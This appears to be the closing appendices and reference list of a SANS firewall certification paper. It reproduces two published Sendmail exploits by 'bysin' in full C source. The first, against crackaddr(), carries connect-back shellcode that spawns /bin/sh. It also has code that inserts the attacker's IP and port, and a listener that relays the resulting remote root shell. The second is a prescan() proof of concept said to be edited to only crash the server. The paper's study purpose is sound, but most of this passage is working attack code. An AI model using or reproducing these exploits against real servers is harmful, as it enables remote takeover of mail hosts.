    "\x5b"                  /* pop    %ebx                 */
    "\xff\xd7"              /* call   *%edi                */
    "\x56"                  /* push   %esi                 */
    "\x5b"                  /* pop    %ebx                 */
    "\x31\xc9"              /* xor    %ecx,%ecx            */
    "\xb1\x03"              /* mov    $0x3,%cl             */
    "\x31\xc0"              /* xor    %eax,%eax            */
    "\xb0\x3f"              /* mov    $0x3f,%al            */
    "\x49"                  /* dec    %ecx                 */
    "\xff\xd7"              /* call   *%edi                */
    "\x41"                  /* inc    %ecx                 */
    "\xe2\xf6"              /* loop   <shellcode+81>       */
    "\x31\xc0"              /* xor    %eax,%eax            */
    "\x50"                  /* push   %eax                 */
    "\x68\x2f\x2f\x73\x68"  /* push   $0x68732f2f          */
    "\x68\x2f\x62\x69\x6e"  /* push   $0x6e69622f          */
    "\x54"                  /* push   %esp                 */
    "\x5b"                  /* pop    %ebx                 */
    "\x50"                  /* push   %eax                 */
    "\x53"                  /* push   %ebx                 */
    "\x54"                  /* push   %esp                 */
    "\x59"                  /* pop    %ecx                 */
    "\x31\xd2"              /* xor    %edx,%edx            */
    "\xb0\x0b"              /* mov    $0xb,%al             */
    "\xff\xd7"              /* call   *%edi                */
;
```

```
void header() {
        printf("\nSendmail <8.12.8 crackaddr() exploit by bysin\n");
        printf("          from the l33tsecurity crew       \n\n");
}

void printtargets() {
        unsigned long i;
        header();
        printf("\t  Target\t Addr\t\t OS\n");
        printf("\t-----------------------------------------\n");
        for (i=0;i<maxarch;i++) printf("\t* %d\t\t 0x%08x\t %s\n",i,archs[i].aptr,archs[i].os);
        printf("\n");
}

void writesocket(int sock, char *buf) {
        if (send(sock,buf,strlen(buf),0) <= 0) {
                printf("Error writing to socket\n");
                exit(0);
        }
}

void readsocket(int sock, int response) {
        char temp[BUFSIZE];
        memset(temp,0,sizeof(temp));
        if (recv(sock,temp,sizeof(temp),0) <= 0) {
                printf("Error reading from socket\n");
                exit(0);
        }
        if (response != atol(temp)) {
                printf("Bad response: %s\n",temp);
                exit(0);
        }
}

int readutil(int sock, int response) {
        char temp[BUFSIZE],*str;
        while(1) {
                fd_set readfs;
                struct timeval tm;
                FD_ZERO(&readfs);
                FD_SET(sock,&readfs);
                tm.tv_sec=1;
                tm.tv_usec=0;
                if(select(sock+1,&readfs,NULL,NULL,&tm) <= 0) return 0;
                memset(temp,0,sizeof(temp));
                if (recv(sock,temp,sizeof(temp),0) <= 0) {
                        printf("Error reading from socket\n");
                        exit(0);
                }
                str=(char*)strtok(temp,"\n");
                while(str && *str) {
```

```
                        if (atol(str) == response) return 1;
                        str=(char*)strtok(NULL,"\n");
                }
        }
}

#define NOTVALIDCHAR(c)
(((c)==0x00)||((c)==0x0d)||((c)==0x0a)||((c)==0x22)||(((c)&0x7f)==0x24)||(((c)>=0x80)&&(
(c)<0xa0)))

void findvalmask(char* val,char* mask,int len) {
        int i;
        unsigned char c,m;
        for(i=0;i<len;i++) {
                c=val[i];
                m=0xff;
                while(NOTVALIDCHAR(c^m)||NOTVALIDCHAR(m)) m--;
                val[i]=c^m;
                mask[i]=m;
        }
}

void fixshellcode(char *host, unsigned short port) {
        unsigned long ip;
        char abuf[4],amask[4],pbuf[2],pmask[2];
        if ((ip = inet_addr(host)) == -1) {
                struct hostent *hostm;
                if ((hostm=gethostbyname(host)) == NULL) {
                        printf("Unable to resolve local address\n");
                        exit(0);
                }
                memcpy((char*)&ip, hostm->h_addr, hostm->h_length);
        }
        abuf[3]=(ip>>24)&0xff;
        abuf[2]=(ip>>16)&0xff;
        abuf[1]=(ip>>8)&0xff;
        abuf[0]=(ip)&0xff;
        pbuf[0]=(port>>8)&0xff;
        pbuf[1]=(port)&0xff;
        findvalmask(abuf,amask,4);
        findvalmask(pbuf,pmask,2);
        memcpy(&code[33],abuf,4);
        memcpy(&code[38],amask,4);
        memcpy(&code[48],pbuf,2);
        memcpy(&code[53],pmask,2);
}

void getrootprompt() {
        int sockfd,sin_size,tmpsock,i;
        struct sockaddr_in my_addr,their_addr;
        char szBuffer[1024];
```

```
        if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                printf("Error creating listening socket\n");
                return;
        }
        my_addr.sin_family = AF_INET;
        my_addr.sin_port = htons(LISTENPORT);
        my_addr.sin_addr.s_addr = INADDR_ANY;
        memset(&(my_addr.sin_zero), 0, 8);
        if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) == -1) {
                printf("Error binding listening socket\n");
                return;
        }
        if (listen(sockfd, 1) == -1) {
                printf("Error listening on listening socket\n");
                return;
        }
        sin_size = sizeof(struct sockaddr_in);
        if ((tmpsock = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size)) == -1) {
                printf("Error accepting on listening socket\n");
                return;
        }
        writesocket(tmpsock,"uname -a\n");
        while(1) {
                fd_set readfs;
                FD_ZERO(&readfs);
                FD_SET(0,&readfs);
                FD_SET(tmpsock,&readfs);
                if(select(tmpsock+1,&readfs,NULL,NULL,NULL)) {
                        int cnt;
                        char buf[1024];
                        if (FD_ISSET(0,&readfs)) {
                                if ((cnt=read(0,buf,1024)) < 1) {
                                        if(errno==EWOULDBLOCK || errno==EAGAIN)
continue;
                                else {
                                                printf("Connection closed\n");
                                                return;
                                        }
                                }
                                write(tmpsock,buf,cnt);
                        }
                        if (FD_ISSET(tmpsock,&readfs)) {
                                if ((cnt=read(tmpsock,buf,1024)) < 1) {
                                        if(errno==EWOULDBLOCK || errno==EAGAIN)
continue;
                                else {
                                                printf("Connection closed\n");
                                                return;
                                        }
                                }
                                write(1,buf,cnt);
```

```
                        }
                }
        }
        close(tmpsock);
        close(sockfd);
        return;
}

int main(int argc, char **argv) {
        struct sockaddr_in server;
        unsigned long ipaddr,i,bf=0;
        int sock,target;
        char tmp[BUFSIZE],buf[BUFSIZE],*p;
        if (argc <= 3) {
                printf("%s <target ip> <myip> <target number> [bruteforce start
addr]\n",argv[0]);
                printtargets();
                return 0;
        }
        target=atol(argv[3]);
        if (target < 0 || target >= maxarch) {
                printtargets();
                return 0;
        }
        if (argc > 4) sscanf(argv[4],"%x",&bf);

        header();

        fixshellcode(argv[2],LISTENPORT);
        if (bf && !fork()) {
                getrootprompt();
                return 0;
        }

bfstart:
        if (bf) {
                printf("Trying address 0x%x\n",bf);
                fflush(stdout);
        }
        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                printf("Unable to create socket\n");
                exit(0);
        }
        server.sin_family = AF_INET;
        server.sin_port = htons(25);
        if (!bf) {
                printf("Resolving address... ");
                fflush(stdout);
        }
        if ((ipaddr = inet_addr(argv[1])) == -1) {
                struct hostent *hostm;
```

```
        if ((hostm=gethostbyname(argv[1])) == NULL) {
                printf("Unable to resolve address\n");
                exit(0);
        }
        memcpy((char*)&server.sin_addr, hostm->h_addr, hostm->h_length);
}
else server.sin_addr.s_addr = ipaddr;
memset(&(server.sin_zero), 0, 8);
if (!bf) {
        printf("Address found\n");
        printf("Connecting... ");
        fflush(stdout);
}
if (connect(sock,(struct sockaddr *)&server, sizeof(server)) != 0) {
        printf("Unable to connect\n");
        exit(0);
}
if (!bf) {
        printf("Connected!\n");
        printf("Sending exploit... ");
        fflush(stdout);
}
readsocket(sock,220);
writesocket(sock,"HELO yahoo.com\r\n");
readsocket(sock,250);
writesocket(sock,"MAIL FROM: spiderman@yahoo.com\r\n");
readsocket(sock,250);
writesocket(sock,"RCPT TO: MAILER-DAEMON\r\n");
readsocket(sock,250);
writesocket(sock,"DATA\r\n");
readsocket(sock,354);
memset(buf,0,sizeof(buf));
p=buf;
for (i=0;i<archs[target].angle;i++) {
        *p++='<';
        *p++='>';
}
*p++='(';
for (i=0;i<archs[target].nops;i++) *p++=0xf8;
*p++=')';
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];
*p++=0;
sprintf(tmp,"Full-name: %s\r\n",buf);
writesocket(sock,tmp);
sprintf(tmp,"From: %s\r\n",buf);
writesocket(sock,tmp);

p=buf;
```

```
        archs[target].aptr+=4;
        *p++=((char*)&archs[target].aptr)[0];
        *p++=((char*)&archs[target].aptr)[1];
        *p++=((char*)&archs[target].aptr)[2];
        *p++=((char*)&archs[target].aptr)[3];

        for (i=0;i<0x14;i++) *p++=0xf8;
        archs[target].aptr+=0x18;
        *p++=((char*)&archs[target].aptr)[0];
        *p++=((char*)&archs[target].aptr)[1];
        *p++=((char*)&archs[target].aptr)[2];
        *p++=((char*)&archs[target].aptr)[3];

        for (i=0;i<0x4c;i++) *p++=0x01;
        archs[target].aptr+=0x4c+4;
        *p++=((char*)&archs[target].aptr)[0];
        *p++=((char*)&archs[target].aptr)[1];
        *p++=((char*)&archs[target].aptr)[2];
        *p++=((char*)&archs[target].aptr)[3];

        for (i=0;i<0x8;i++) *p++=0xf8;
        archs[target].aptr+=0x08+4;
        *p++=((char*)&archs[target].aptr)[0];
        *p++=((char*)&archs[target].aptr)[1];
        *p++=((char*)&archs[target].aptr)[2];
        *p++=((char*)&archs[target].aptr)[3];

        for (i=0;i<0x20;i++) *p++=0xf8;
        for (i=0;i<strlen(code);i++) *p++=code[i];

        *p++=0;
        sprintf(tmp,"Subject: AAAAAAAAAAA%s\r\n",buf);
        writesocket(sock,tmp);
        writesocket(sock,".\r\n");
        if (!bf) {
                printf("Exploit sent!\n");
                printf("Waiting for root prompt...\n");
                if (readutil(sock,451)) printf("Failed!\n");
                else getrootprompt();
        }
        else {
                readutil(sock,451);
                close(sock);
                bf+=4;
                goto bfstart;
        }
}
```

Appendix C

bysin2.c exploit code

```
/*
 * Sendmail 8.12.8 prescan() PROOF OF CONCEPT exploit by bysin
 *      And no i'm not in l33tsecurity
 *
 * AND I'M NOT GOBBLES!
 *
 * This exploit is proof of concept, It has been edited ***NOT*** to work.
 * This is to prove that the bug in sendmail 8.12.8 and below is vulnerable.
 * On sucessful POC exploitation the program should crash with the following:
 *
 * Program received signal SIGSEGV, Segmentation fault.
 * 0x5c5c5c5c in ?? ()
 */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <unistd.h>
#include <netdb.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>

int maxarch=1;
struct arch {
        char *os; // The OS
        int pos; // The position of ebp in the stack, with the last byte being 0x00
        int apos; // The amount of bytes after pvpbuf where ebp is located
        unsigned long addr; // The pointer to the addr buffer
} archs[] = {
        {"FreeBSD 4.7-RELEASE",180,28,0xbfbfdad1},
};

//////////////////////////////////////////////////////

#define BUFSIZE 50096

void header() {
        printf("Sendmail 8.12.8 prescan() exploit by bysin\n\n");
}

void printtargets() {
        unsigned long i;
        header();
        printf("\t  Target\t Addr\t\t OS\n");
```

```
        printf("\t----------------------------------------\n");
        for (i=0;i<maxarch;i++) printf("\t* %d\t\t 0x%08x\t
%s\n",i,archs[i].addr,archs[i].os);
        printf("\n");
}

void printresponse(char *a) {
        printf("%s\n",a);
}

void writesocket(int sock, char *buf) {
        if (send(sock,buf,strlen(buf),0) <= 0) {
                printf("Error writing to socket\n");
                exit(0);
        }
        printresponse(buf);
}

void readsocket(int sock, int response) {
        char temp[BUFSIZE];
        memset(temp,0,sizeof(temp));
        if (recv(sock,temp,sizeof(temp),0) <= 0) {
                printf("Error reading from socket\n");
                exit(0);
        }
        if (response != atol(temp)) {
                printf("Bad response: %s\n",temp);
                exit(0);
        }
        else printresponse(temp);
}

void relay(int sock) {
        while(1) {
                char temp[BUFSIZE];
                memset(temp,0,sizeof(temp));
                if (recv(sock,temp,sizeof(temp),0) <= 0) {
                        printf("Server vulnerable (crashed)\n");
                        exit(0);
                }
                printresponse(temp);
                if (atol(temp) == 553) {
                        printf("Not exploitable\n");
                        exit(0);
                }
        }
}

int main(int argc, char **argv) {
        struct sockaddr_in server;
        unsigned long ipaddr,i,j,m;
```

```
int sock,target;
char tmp[BUFSIZE],buf[BUFSIZE],*p,*pos=NULL;
if (argc <= 2) {
        printf("%s <target ip> <target number>\n",argv[0]);
        printtargets();
        return 0;
}
target=atol(argv[2]);
if (target < 0 || target >= maxarch) {
        printtargets();
        return 0;
}

header();

if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        printf("Unable to create socket\n");
        exit(0);
}
server.sin_family = AF_INET;
server.sin_port = htons(25);
printf("Resolving address... ");
fflush(stdout);
if ((ipaddr = inet_addr(argv[1])) == -1) {
        struct hostent *hostm;
        if ((hostm=gethostbyname(argv[1])) == NULL) {
                printf("Unable to resolve address\n");
                exit(0);
        }
        memcpy((char*)&server.sin_addr, hostm->h_addr, hostm->h_length);
}
else server.sin_addr.s_addr = ipaddr;
memset(&(server.sin_zero), 0, 8);
printf("Address found\n");
printf("Connecting... ");
fflush(stdout);
if (connect(sock,(struct sockaddr *)&server, sizeof(server)) != 0) {
        printf("Unable to connect\n");
        exit(0);
}
printf("Connected\n");
printf("Sending exploit... \n");
fflush(stdout);

readsocket(sock,220);

writesocket(sock,"HELO yahoo.com\r\n");
readsocket(sock,250);

writesocket(sock,"MAIL FROM: <a@yahoo.com>\r\n");
readsocket(sock,250);
```

```
        memset(buf,0,sizeof(buf));
        strcpy(buf,"RCPT TO: ");
        p=buf+strlen(buf);
        for (i=1,j=0,m=0;i<1242;i++) {
                if (!(i%256)) {
                        *p++=';';
                        j++;
                }
                else {
                        if (j < 4) *p++='A';
                        else {
                                if (m == archs[target].pos) pos=p;
                                //if (m > archs[target].pos) *p++='B'; else
                                *p++='A';
                                m++;
                        }
                }
        }
        if (pos) memcpy(pos,(char*)&archs[target].addr,4);
        *p++=';';
        for (i=0;i<archs[target].apos;i++) {
                *p++='\\';
                *p++=0xff;
        }
        strcat(buf,"\r\n");
        writesocket(sock,buf);

        relay(sock);
}
```

References

Address Allocation for Private Internets. <http://www.ietf.org/rfc/rfc1918.txt>.

Antoine, Vanessa, Bongiomi, Raymond, et. al. *Router Security Configuration Guide, version 1.1.* <http://nsa2.www.conxion.com/cisco/guides/cis-2.pdf>.

Apache HTTP Server Project. <http://httpd.apache.org/>.

Barlow, Jason and Thrower, Woody. "TFN2K - An Analysis", February 10, 2000 (Updated March 7, 2000).

bysin.c exploit.
<http://www.securityfocus.com/data/vulnerabilities/exploits/bysin.c>.

CERT Advisory CA-2003-07 Remote Buffer Overflow in Sendmail.
<http://www.cert.org/advisories/CA-2003-07.html>.

CIAC Information Bulletin - L-140: Gauntlet Firewall CSMAP and smap/smapd Buffer Overflow Vulnerability. <http://www.ciac.org/ciac/bulletins/l-140.shtml>.

Cisco 3700 Series Multiservice Access Routers – Modules/Linecards.
<http://www.cisco.com/en/US/products/hw/routers/ps282/prod_models_comparison.html>.

Denial of Service.
<http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci213591,00.html>.

Delaney, Susan. *SANS GCFW Practical Assignment Version 1.9*.
<http://www.giac.org/practical/GCFW/Susan_Delaney_GCFW.pdf>.

Dowell, Barry. *Firewalls, Perimeter Protection, and VPN's SANS GCFW Practical Assignment SANS 2002, Orlando, FL Version 1.7*. September 10, 2002. <http://www.giac.org/practical/GCFW/Barry_Dowell_GCFW.pdf>.

Gauntlet 6.0 Patches. <http://www.securecomputing.com/index.cfm?sKey=987>.

hping. <http://www.hping.org/>.

Internet Security Consortium - BIND 9.
<http://www.isc.org/products/BIND/bind9.html>.

Jones, George M. *Center for Internet Security Benchmark Version 1.1 For Cisco IOS Routers*. March 21, 2002. <http://www.cisecurity.org/tools/cisco/cisco-ios-benchmark.html>.

kernel/3181: tcpdump, xl, 3com 3c609B - back checksums. <http://www.monkey.org/openbsd/archive/bugs/0304/msg00016.html>.

Miller, Toby and SANS Institute. *Commonly Probed Ports*. <http://www.sans.org/y2k/ports.htm>.

Nessus. <http://www.nessus.org/>.

NetScreen Concepts and Examples 3.1.0. <http://www.netscreen.com/resources/manuals/screenos.jsp>.

Network Security Tools: Netcat. <http://www.atstake.com/research/tools/network_utilities>.

Nmap man page. <http://www.insecure.org/nmap/data/nmap_manpage.html>.

Northcutt, Stephen, et. al. *Inside Network Perimeter Security.* Boston: New Riders, June 28, 2002.

PacketStorm – Distributed/tfn2k. <http://www.packetstormsecurity.nl/distributed/tfn2k.tgz>.

Port SQL. <http://www.iss.net/security_center/advice/Exploits/Ports/groups/SQL/default.htm>.

Robichaux, Paul. *Distributed Denial-of-Service Attacks and You.* <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bestprac/ddosatku.asp>.

SANS Institute. *Track 2 – Firewalls, Perimeter Protection and VPNs.* February 2003.

SecurityFocus – Apache Web Server File Descriptor Leakage Vulnerability. <http://www.securityfocus.com/bid/7255>.

SecurityFocus – Multiple Vendor libc DNS Resolver Buffer Overflow Vulnerability. <http://www.securityfocus.com/bid/5100>.

SecurityFocus – Sendmail Address Prescan Memory Corruption Vulnerability. <http://www.securityfocus.com/bid/7230>.

Sendmail 8.12.9. <http://www.sendmail.org/8.12.9.html>.

Solaris 8 Patch Report Update. <http://sunsolve.sun.com/pub-cgi/show.pl?target=patchrpts/8>.

Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks. <http://www.cisco.com/warp/public/707/newsflash.html>.

TCPDump/LibCap. <http://www.tcpdump.org/>.

What is stateful inspection firewall? <http://www.speedguide.net/faq_in_q.php?qid=73>.

WinDump: tcpdump for Windows. <http://windump.polito.it/>.

Wright, Joshua L. and Stewart, John N. *Securing Cisco Routers Step-By-Step.* The SANS Institiute, November 2002.